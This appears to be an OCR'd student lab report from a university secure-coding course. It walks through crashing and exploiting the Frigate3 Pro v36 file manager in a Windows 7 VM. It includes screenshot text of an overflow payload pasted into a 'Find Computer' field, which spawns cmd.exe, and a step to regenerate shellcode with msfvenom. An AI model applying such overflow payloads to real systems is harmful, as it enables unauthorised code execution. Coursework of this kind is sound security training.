CSE-2010

Secure Coding(L23 + L24)

VIT-AP UNIVERSITY


Lab - 10

Name :- MD Shafiq Ahmed

Reg no :- 18BCN7122


Task

Download Frigate3_Pro_v36 from teams (check folder named 17.04.2021).




Deploy a virtual windows 7 instance and copy the Frigate3_Pro_v36 into it.


Install Immunity debugger or ollydbg in windows7



Install Frigate3_Pro_v36 and Run the same





Download and install python 2.7.* or 3.5.*



1. Analysis :-

Try to crash the Frigate3_Pro_v36 and exploit it.



Frigate 3.36
File Command Disk Utilities Manager Pages Options Help
New View Edit Refresh Copy Move Delete Rename Select Favorites Search FTP Pack Properties Purchase
Stop
File Manager Frigate.rtf Frigate Features.htm
C:\Program Files (x86)\Frigate3\
List Name
Addons
Data
Help
Plugins
ct exe
Frigate3 exe
unins000 exe
cabinet dll
dcrawlib dll
elpackD6 bpl
Frigate Features htm
Frigate rtf
license txt
rtl60 bpl
Spell cfg
tb2k_d6 bpl
unacev2 dll
unins000 dat
unrar3 dll
vcl60 bpl
WnASPI32 dll
Find Computer
Computer name: AAAAAAAAAAAAAAAAAA
IP Address: 0 . 0 . 0 . 0
OK Cancel
payload - Notepad
File Edit Format View Help
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
lUVsLuZopkKKPaeEUOKaW6sD2RO0jePBsYon5CS0mu45PAA
<UP-DIR>
8,063.89 KB in 21 files
12.92 GB free on drive C
59.50%
Solve PC issues: 3 important messages



Immunity Debugger
Frigate3
StreamRipp...
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\Shafiq Ahmed\Desktop>
payload - Notepad
File Edit Format View Help
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
lUVsLuZopkKKPaeEUOKaW6sD2RO0jePBsYon5CS0mu45PAA

Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).

